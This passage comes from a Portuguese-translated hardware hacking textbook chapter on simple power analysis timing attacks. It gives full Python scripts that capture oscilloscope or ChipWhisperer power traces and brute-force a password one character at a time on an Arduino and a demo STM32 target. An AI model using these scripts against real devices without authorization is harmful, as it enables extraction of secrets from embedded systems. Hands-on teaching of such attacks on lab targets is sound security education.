Agora você pode começar a experimentar com diferentes senhas; você deverá ver uma diferença perceptível ao enviar as senhas corretas e incorretas. A Figura 9-9 mostra um exemplo da medição de energia registrada com diferentes senhas ao serem executadas: os traços de energia para a senha correta (superior, ilovecheese), uma senha totalmente incorreta (inferior, test) e uma senha parcialmente correta (meio, iloveaaaaaa).



Figure 9-9: Power traces are shown for correct, partially correct, and incorrect passwords; arrows indicate character-comparison operation. The black signal overlaying each trace is the trigger signal.

Uma clara diferença é visível entre os dois traços superiores e o traço inferior. A função de comparação de strings detecta mais rapidamente se o número de caracteres difere — o traço inferior mostra um sinal de disparo mais curto. A área mais interessante é onde o mesmo número de caracteres é comparado, mas com valores incorretos, como mostrado nos traços superior e médio. Para esses traços, a assinatura de energia é a mesma até a linha tracejada, após a qual as comparações de caracteres começam. Ao inspecionar cuidadosamente a senha correta, você pode ver cerca de 11 segmentos repetidos, indicados pelas setas, que correspondem perfeitamente aos 11 caracteres de ilovecheese.

Agora, ao observar o traço da senha iloveaaaaaa no meio, você pode ver apenas cinco desses segmentos. Cada "segmento" significa uma única iteração por algum loop de comparação, então o número desses segmentos corresponde ao comprimento do prefixo da senha correta. Assim como no ataque de tempo no Capítulo 8, isso significa que só precisamos adivinhar cada caractere de entrada possível, um de cada vez, e isso significa que podemos adivinhar a senha muito rapidamente (supondo que escrevemos um script para fazer isso).

Automatizando a Comunicação e Análise

Você vai querer ter interligado tanto o osciloscópio quanto o alvo a algum ambiente de programação para esta seção. Essa interface permitirá que você escreva um script para enviar senhas arbitrários enquanto registra a medida de energia. Usaremos esse script para determinar quantos caracteres iniciais foram aceitos.

Os detalhes desse script dependerão muito do sistema que você está usando para baixar dados de um osciloscópio. O Exemplo 9-2 mostra um script que funciona com um dispositivo USB PicoScope e o código de verificação de senha do Arduino. Você precisará ajustar as configurações para o seu alvo específico; não é apenas uma tarefa de copiar e colar.

```
#Simple Arduino password SPA/timing characterization
import numpy as np
import pylab as plt
import serial
import time
#picoscope module from https://github.com/colinoflynn/pico-python
from picoscope import ps2000
#Adjust serial port as needed
try:
 ser = serial.Serial(
 port='com42',
 baudrate=9600,
 timeout=0.500
 )
 ps = ps2000.PS2000()
 print("Found the following picoscope:")
 print(ps.getAllUnitInfo())
 #Need at least 13us from trigger
 obs_duration = 13E-6
 #Sample at least 4096 points within that window
 sampling_interval = obs_duration / 4096
 #Configure timebase
(actualSamplingInterval, nSamples, maxSamples) = \
 ps.setSamplingInterval(sampling_interval, obs_duration)
 print("Sampling interval = %f us" % (actualSamplingInterval *
 nSamples * 1E6))
 #Channel A is trigger
 ps.setChannel('A', 'DC', 10.0, 0.0, enabled=True)
```

```
 ps.setSimpleTrigger('A', 1.0, 'Rising', timeout_ms=2000, enabled=True)
 #50mV range on channel B, AC coupled, 20MHz BW limit
 ps.setChannel('B', 'AC', 0.05, 0.0, enabled=True, BWLimited=True)
 #Passwords to check
 test_list = ["ilovecheese", "iloveaaaaaa"]
 data_list = []
 #Clear system
 ser.write((test_list[0] + "\n").encode("utf-8"))
 ser.read(128)
 for pw_test in test_list:
 #Run capture
 ps.runBlock()
 time.sleep(0.05)
 ser.write((pw_test + "\n").encode("utf-8"))
 ps.waitReady()
 print('Sent "%s" - received "%s"' %(pw_test, ser.read(128)))
 data = ps.getDataV('B', nSamples, returnOverflow=False)
 #Normalize data by std-dev and mean
 data = (data - np.mean(data)) / np.std(data)
 data_list.append(data)
 #Plot password tests
 x = range(0, nSamples)
 pltstyles = ['-', '--', '-.']
 pltcolor = ['0.5', '0.1', 'r']
 plt.figure().gca().set_xticks(range(0, nSamples, 25))
 for i in range(0, len(data_list)):
 plt.plot(x, data_list[i], pltstyles[i], c=pltcolor[i], label= \
 test_list[i])
 plt.legend()
 plt.xlabel("Sample Number")
 plt.ylabel("Normalized Measurement")
 plt.title("Password Test Plot")
 plt.grid()
 plt.show()
finally:
 #Always close off things
 ser.close()
 ps.stop()
 ps.close()
```

Exemplo 9-2: Um script de amostra para conectar um computador a um osciloscópio da série 2000 da PicoScope, juntamente com seu alvo Arduino.

O script Python no Exemplo 9-2 exibirá um diagrama semelhante ao mostrado na Figura 9-10. Observe que os marcadores neste diagrama foram adicionados com código adicional não mostrado no Exemplo 9-2. Se você deseja ver o código exato de geração de marcadores, consulte o repositório complementar, que inclui o código usado para gerar a Figura 9-10.



Figure 9-10: Two power traces of two different password guesses (correct marked with circles; incorrect marked with squares)

A Figura 9-10 está ampliada em comparação com a Figura 9-9, com a comparação começando na amostra 148. A linha contínua é para a senha correta; a senha parcialmente correta é mostrada com traços. Você pode observar que a cada 25 amostras, a partir da amostra número 148, um padrão é repetido — aparentemente um padrão por comparação. As linhas se sobrepõem por cinco das comparações. Observe na amostra número 273 que a senha correta e a senha parcialmente correta divergiram, o que coincide com a ideia de que os cinco primeiros caracteres (ilove) são os mesmos entre as duas suposições de senha. Para enfatizar isso, marcamos o valor do traço de energia da senha correta com círculos a cada 25 amostras, e o valor do traço de energia da senha incorreta com quadrados a cada 25 amostras. Observe que o quadrado e o círculo estão próximos um do outro para as cinco primeiras localizações marcadas, mas na sexta localização, é visivelmente diferente.

Para automatizar esse ataque, podemos comparar o valor da amostra do traço de energia a cada 25 amostras, a partir da amostra 148. Usando os marcadores da Figura 9-10, podemos ver que há algum limiar de voltagem em torno de 1,2 V que poderia ser usado para separar as iterações boas e ruins.

Como sabíamos que a comparação começava no ponto de amostra 148? Você pode determinar o início da comparação usando a senha "totalmente incorreta", que deve mostrar divergência assim que a comparação começar. Para fazer isso, você terá que adicionar à lista de senhas supostas uma terceira opção que envie uma senha totalmente incorreta, como aaaaaaaaaaa.

Automatizando o Ataque

Usamos a técnica de "olhar fixamente para os traços" para identificar os segmentos, que é o ponto de partida usual para o SPA, mas para automatizar isso, precisamos ser um pouco mais precisos. Precisamos de um diferenciador que indique a um script se há um segmento. Com isso em mente, desenvolvemos a seguinte regra: um índice de segmento de comparação de caracteres i é detectado como bem-sucedido se houver um pico maior que 1,2 V na amostra 148 + 25i. Você notará na Figura 9-10 que a senha incorreta divergiu na amostra 273, e naquele momento o traço de senha incorreta tinha um valor de cerca de 1,06 V. Observe que os traços podem ser ruidosos e podem exigir que você adicione filtragem ao sinal ou verifique algumas vezes para confirmar que seus resultados correspondem.

Você também precisa usar uma busca em uma área ao redor da amostra por ± 1 amostras porque o osciloscópio pode ter alguma instabilidade. Uma rápida verificação na Figura 9-10 mostra que isso deve funcionar. Com esse conhecimento, podemos construir o script Python no Exemplo 9-3, que adivinha automaticamente a senha correta.

```
#Simple Arduino password SPA/timing attack
import numpy as np
import pylab as plt
import serial
import time
#picoscope module from https://github.com/colinoflynn/pico-python
from picoscope import ps2000
#Adjust serial port as needed
try:
 ser = serial.Serial(
 port='com42',
 baudrate=9600,
 timeout=0.500
 )
 ps = ps2000.PS2000()
 print("Found the following picoscope:")
 print(ps.getAllUnitInfo())
 #Need at least 13us from trigger
 obs_duration = 13E-6
 #Sample at least 4096 points within that window
 sampling_interval = obs_duration / 4096
 #Configure timebase
 (actualSamplingInterval, nSamples, maxSamples) = \
 ps.setSamplingInterval(sampling_interval, obs_duration)
#Channel A is trigger
 ps.setChannel('A', 'DC', 10.0, 0.0, enabled=True)
 ps.setSimpleTrigger('A', 1.0, 'Rising', timeout_ms=2000, enabled=True)
 #50mV range on channel B, AC coupled, 20MHz BW limit
 ps.setChannel('B', 'AC', 0.05, 0.0, enabled=True, BWLimited=True)
 guesspattern="abcdefghijklmnopqrstuvwxyz"
 current_pw = ""
```

```
 start_index = 148
 inc_index = 25
 #Currently uses fixed length of 11, could also use response
 for guesschar in range(0,11):
 for g in guesspattern:
 #Make guess, ensure minimum length too
 pw_test = current_pw + g
 pw_test = pw_test.ljust(11, 'a')
 #Run capture
 ps.runBlock()
 time.sleep(0.05)
 ser.write((pw_test + "\n").encode("utf-8"))
 ps.waitReady()
 response = ser.read(128).decode("utf-8").replace("\n","")
 print('Sent "%s" - received "%s"' %(pw_test, response))
 if "Password OK" in response:
 print("****FOUND PASSWORD = %s"%pw_test)
 raise Exception("password found")
 data = ps.getDataV('B', nSamples, returnOverflow=False)
 #Normalized by std-dev and mean
 data = (data - np.mean(data)) / np.std(data)
 #Location of check
 idx = (guesschar*inc_index) + start_index
 #Empirical threshold, check around location a bit
 if max(data[idx-1 : idx+2]) > 1.2:
 print("***Character %d = %s"%(guesschar, g))
 current_pw = current_pw + g;
 break
 print
 print("Password = %s"%current_pw)
finally:
 #Always close off things
 ser.close()
 ps.stop()
 ps.close()
```

Exemplo 9-3: Um script de amostra para explorar a vazamento descoberto e adivinhar uma senha.

Exemplo 9-3: Um script de amostra para explorar o vazamento descoberto e adivinhar uma senha.

Este script implementa o ataque SPA básico: ele captura uma verificação de senha, usa a altura do pico em 148 + 25i para determinar se o caractere i está correto e simplesmente percorre todos os caracteres até encontrar a senha completa:

****SENHA ENCONTRADA = ilovecheese

Este script é um pouco lento para manter as coisas simples. Existem duas áreas para melhoria. Primeiro, o tempo limite na função serial.read() está sempre definido

para esperar por 500ms. Poderíamos, em vez disso, procurar pelo caractere de nova linha (\n) e parar de tentar ler mais dados. Segundo, o firmware do verificador de senha no Arduino tem um atraso quando uma senha incorreta é inserida. Poderíamos usar uma linha de I/O para redefinir o chip Arduino após cada tentativa para pular esse atraso. Deixaremos essas melhorias como um exercício para o leitor.

Ao analisar seus traços, você precisará examinar cuidadosamente os traços de energia. Dependendo de onde você posiciona seu diferenciador, talvez seja necessário inverter o sinal da comparação para que este exemplo funcione. Haverá múltiplos locais mostrando o vazamento, então pequenos ajustes no código podem alterar seus resultados.

Se você gostaria de ver este exemplo sendo executado em hardware conhecido, o notebook complementar (veja https://nostarch.com/hardwarehacking/) mostra como usar um ChipWhisperer-Nano ou ChipWhisperer-Lite para se comunicar com o alvo Arduino. Além disso, o notebook complementar inclui traços de energia "pré-gravados" para que você possa executar este exemplo sem hardware. No entanto, podemos tornar este ataque mais consistente direcionando um dos alvos integrados em vez do Arduino que você construiu, o que veremos a seguir. Além disso, trabalharemos para fazer um ataque mais automatizado que não exija que determinemos manualmente a localização e o valor do diferenciador.

Exemplo do ChipWhisperer-Nano

Agora vamos examinar um ataque semelhante no ChipWhisperer-Nano que inclui o alvo, programador, osciloscópio e porta serial, tudo em um pacote, o que significa que podemos nos concentrar no código de amostra e automatizar o ataque. Como em outros capítulos, você usará um notebook complementar (https://nostarch.com/hardwarehacking/); abra isso se você tiver um ChipWhisperer-Nano.

Construção e Carregamento do Firmware

Primeiro, você precisa construir o software de amostra (semelhante ao Exemplo 9-1) para o alvo do microcontrolador STM32F0. Você não precisa escrever seu próprio código, pois usará o código-fonte que faz parte do projeto ChipWhisperer. Construir o firmware simplesmente requer chamar o comando make no notebook com a plataforma apropriada especificada, como mostrado no Exemplo 9-4.

```
%%bash
cd ../hardware/victims/firmware/basic-passwdcheck
make PLATFORM=CWNANO CRYPTO_TARGET=NONE
```

Exemplo 9-4: Construção do firmware basic-passwdcheck, similar ao Exemplo 9-1.

Você pode então conectar-se ao alvo e programar o STM32F0 embarcado com o código do notebook no Exemplo 9-5.

```
SCOPETYPE = 'OPENADC'
```

```
PLATFORM = 'CWNANO'
%run "Helper_Scripts/Setup_Generic.ipynb"
fw_path = '../hardware/victims/firmware/basic-passwdcheck/basic-passwdcheck-CWNANO.hex'
cw.program_target(scope, prog, fw_path)
```

Exemplo 9-5: Configuração inicial e programação do alvo incluído com nosso firmware personalizado.

Este código cria algumas configurações padrão para realizar a análise de potência e, em seguida, programa o arquivo hex do firmware construído no Exemplo 9-4.

Um Primeiro Olhar na Comunicação

Em seguida, vamos ver quais mensagens de inicialização o dispositivo está imprimindo ao reiniciar. O ambiente do notebook tem uma função chamada reset_target() que alterna a linha nRST para realizar uma reinicialização do alvo, após a qual podemos gravar os dados seriais que chegam. Para fazer isso, vamos executar o código do Exemplo 9-6.

```
ret = ""
target.flush()
reset_target(scope)
time.sleep(0.001)
num_char = target.in_waiting()
while num_char > 0:
 ret += target.read(timeout=10)
 time.sleep(0.01)
 num_char = target.in_waiting()
print(ret)
```

Exemplo 9-6: Reinicializando o dispositivo e lendo as mensagens de inicialização.

Esta reinicialização resulta nas mensagens de inicialização mostradas no Exemplo 9-7.

```
*****Safe-o-matic 3000 Booting...
Aligning bits.....[DONE]
Checking Cesium RNG..[DONE]
Masquerading flash...[DONE]
Decrypting database..[DONE]
WARNING: UNAUTHORIZED ACCESS WILL BE PUNISHED
Please enter password to continue:
```

Exemplo 9-7: As mensagens de inicialização do código de verificação de senha de demonstração.

Parece que há uma segurança séria na inicialização...mas talvez possamos usar SPA para atacar a comparação de senha. Vamos ver o que realmente está implementado.

Capturando um Traço

Como o ChipWhisperer integra tudo em uma única plataforma, é muito mais fácil construir uma função que execute uma captura de potência na comparação de senha. O código no Exemplo 9-8 define uma função que captura o traço de potência com uma senha de teste fornecida. A maior parte deste código na verdade está apenas aguardando o término das mensagens de inicialização, após o qual o alvo está aguardando que uma senha seja inserida.

```
def cap_pass_trace(pass_guess):
 ret = ""
 reset_target(scope)
 time.sleep(0.01)
 num_char = target.in_waiting()
 #Wait for boot messages to finish so we are ready to enter password
 while num_char > 0:
 ret += target.read(num_char, 10)
 time.sleep(0.01)
 num_char = target.in_waiting()
 scope.arm()
 target.write(pass_guess)
 ret = scope.capture()
 if ret:
 print('Timeout happened during acquisition')
 trace = scope.get_last_trace()
 return trace
```

Exemplo 9-8: Função para registrar o traço de potência do processamento do alvo com qualquer senha arbitrária.

Em seguida, simplesmente usamos scope.arm() para informar ao ChipWhisperer que espere pelo evento de disparo. Enviamos a senha para o alvo, momento em que o alvo realizará a verificação da senha. Nosso alvo cooperativo está informando ao ChipWhisperer o momento em que a comparação está começando através do disparo (neste caso, um pino GPIO indo alto, que é um pouco de trapaça que adicionamos ao firmware do alvo). Por fim, registramos o traço de potência e o passamos de volta para o chamador.

Com essa função definida, poderíamos executar o Exemplo 9-9 para capturar o traço.

```
%matplotlib notebook
import matplotlib.pylab as plt
trace = cap_pass_trace("hunter2\n")
plt.plot(trace[0:800], 'g')
```

Exemplo 9-9: Capturando o traço para uma senha específica.

Esse código deve gerar o traço de potência mostrado na Figura 9-11.



Figure 9-11: The power consumption of the device as it is processing a particular password

Figura 9-11: O consumo de energia do dispositivo enquanto processa uma senha específica.

Agora que temos a capacidade de tirar um traço de potência para uma senha específica, vamos ver se podemos transformá-lo em um ataque.

Do Traço para o Ataque

Como antes, o primeiro passo é simplesmente enviar várias senhas diferentes e ver se notamos alguma diferença entre elas. O código no Exemplo 9-10 envia cinco senhas diferentes de um único caractere: 0, a, b, c ou h. Em seguida, ele gera um gráfico dos traços de potência durante o processamento dessas senhas. (Neste caso, nós trapaceamos, pois sabemos que a senha correta começa com h, mas queremos tornar as figuras resultantes razoavelmente visíveis. Na realidade, você pode ter que olhar várias figuras para encontrar o outlier - por exemplo, agrupando os caracteres iniciais a-h, i-p, q-x e y-z em gráficos separados.)

```
%matplotlib notebook
import matplotlib.pylab as plt
plt.figure(figsize=(10,4))
for guess in "0abch":
 trace = cap_pass_trace(guess + "\n")
 plt.plot(trace[0:100])
plt.show()
```

Exemplo 9-10: Um simples teste de cinco primeiros caracteres de senha.

Os traços resultantes são plotados na Figura 9-12, que mostra os primeiros 100 samples do consumo de energia conforme o dispositivo processa dois dos cinco diferentes primeiros caracteres de senha. Um dos caracteres é o início correto da senha. Por volta do sample 18, o consumo de energia de caracteres diferentes

começa a se desviar. Isso se deve à falha de temporização: se o loop sair cedo (porque o primeiro caractere está errado), a execução de código resultante seguirá um caminho diferente do quando o primeiro caractere está correto.



Figure 9-12: Power consumption for five different initial characters

Figura 9-12: Consumo de energia para cinco caracteres iniciais diferentes

Se ampliássemos a Figura 9-12 e plotássemos todos os cinco traços de energia, veríamos que quatro caracteres têm praticamente o mesmo traço de energia, e um é claramente discrepante. Adivinharíamos que o discrepante é o caractere inicial correto, pois apenas um caractere pode estar correto. Em seguida, construímos uma suposição usando o caractere inicial correto e fazemos a mesma análise para o segundo caractere desconhecido.

Usando SAD para Encontrar a Senha (e Ficar Feliz)

Em vez de ajustar finamente o tempo de picos específicos como fizemos anteriormente neste capítulo, poderíamos tentar ser um pouco mais inteligentes e possivelmente mais genéricos. Primeiro, poderíamos supor que conhecemos uma senha que sempre falhará na comparação do primeiro caractere. Faremos um "modelo de traço de energia de senha inválida" e compararemos cada traço seguinte ao modelo. Neste caso, usaremos um único caractere definido como hex 0x00 como uma senha inválida. Se virmos uma diferença significativa entre o modelo e o traço de energia do dispositivo ao processar um caractere específico, isso sugere que esse caractere específico está correto.

Um método simples de comparar duas matrizes é a soma da diferença absoluta (SAD). Para calcular o SAD, encontramos a diferença entre cada ponto em dois traços, transformamos em um número absoluto e então somamos esses pontos. O SAD é uma medida de quão semelhantes são dois traços, onde 0 significa que eles são exatamente iguais, e números mais altos significam que os traços são menos semelhantes (veja a Figura 9-13).

Se não somarmos os pontos e olharmos apenas para a diferença absoluta, podemos ver alguns padrões interessantes. Na Figura 9-13, pegamos o traço de senha inválida e calculamos a diferença absoluta com dois traços. Um traço foi feito usando uma senha com o primeiro caractere errado (como e), mostrado como a linha inferior com picos muito acima de 0,1. O outro traço foi feito com uma senha com o primeiro caractere correto (h), mostrado como a linha superior ruidosa que paira logo acima de 0. A diferença em cada ponto é muito maior para a senha correta. Agora podemos somar todos esses pontos, calculando efetivamente o SAD. Devemos obter um valor grande para o caractere incorreto e um valor muito menor para o caractere correto.



Figure 9-13: Absolute differences in traces for a correct (top) and incorrect (bottom) first password character

Figura 9-13: Diferenças absolutas nos traços para um caractere de senha correto (topo) e incorreto (inferior)

Um Ataque de Um Único Caractere

Como agora temos uma métrica de "qualidade" na forma de SAD, podemos automatizar o ataque para o primeiro caractere. O código no Listagem 9-11 mostra um script que percorre uma lista de suposições (neste caso, letras minúsculas e números) e verifica se alguma delas resulta em um caminho de código obviamente

diferente. Se sim, ele marca isso como um caractere de senha provavelmente correto.

```
bad_trace = cap_pass_trace("\x00" + "\n")
for guess in "abcdefghijklmnopqrstuvwxyz0123456789":
 diff = cap_pass_trace(guess + "\n") - bad_trace
 1 #print(sum(abs(diff)))
 2 if sum(abs(diff)) > 80:
 print("Best guess: " + guess)
 break
```

Listagem 9-11: Testando um único caractere contra uma senha conhecida como ruim.

Você precisará ajustar o limite para a sua configuração(2), o que é mais facilmente feito descometendo a instrução de impressão (1) e verificando como são as diferenças para senhas boas e ruins.

Recuperação Completa de Senha

Transformar isso em um ataque completo requer apenas um esforço um pouco maior, conforme implementado na Listagem 9-12. Como mencionado anteriormente, nosso modelo é construído usando uma senha ruim de um único caractere. Agora que usamos esse modelo para adivinhar o primeiro caractere, precisamos de outro modelo que represente "primeiro caractere correto, segundo caractere errado". Fazemos isso capturando um novo modelo do consumo de energia do caractere de senha adivinhado, mais outro 0x00.

```
full_guess = ""
while(len(full_guess) < 5):
 bad_trace = cap_pass_trace(full_guess + "\x00" + "\n")
 1 if sum(abs(cap_pass_trace(full_guess + "\x00" + "\n") - bad_trace)) > 50:
 continue
 for guess in "abcdefghijklmnopqrstuvwxyz0123456789":
 diff = cap_pass_trace(full_guess + guess + "\n") - bad_trace
 if sum(abs(diff)) > 80:
 full_guess += guess
 print("Best guess: " + full_guess)
 break
```

Listagem 9-12: Um script de ataque completo que descobre automaticamente a senha.

Implementamos um mecanismo para validar que o novo modelo é representativo. As capturas às vezes podem ser ruidosas, e uma referência ruidosa gerará falsos positivos. Portanto, um novo modelo é criado capturando dois traços de energia com a mesma senha (inválida) e garantindo que o SAD esteja abaixo de um determinado limite no 1. Você terá que ajustar esse limite para a sua configuração também. Uma solução mais robusta seria tirar a média de vários traços ou detectar automaticamente um traço que seja um outlier do conjunto completo. No entanto, os

dois números mágicos 50 e 80 na Listagem 9-12 são a maneira mais curta de alcançar o objetivo.
Executar este código deve imprimir a senha completa h0px3. Isso é um ataque de temporização SPA em apenas algumas linhas de Python.

Resumo:

Este capítulo concentrou-se em realizar um ataque de temporização simples usando análise de energia, o que pode ser aplicado a vários sistemas do mundo real. Experimentação prática é essencial para entender e dominar essas técnicas. Caracterizar o sistema, como medir vazamentos, geralmente é o primeiro passo para atacar sistemas reais.

Para exemplos de SPA envolvendo criptografia de chave pública, bibliotecas de código aberto como avr-crypto-lib, incluindo portas para Arduino, podem ser utilizadas.

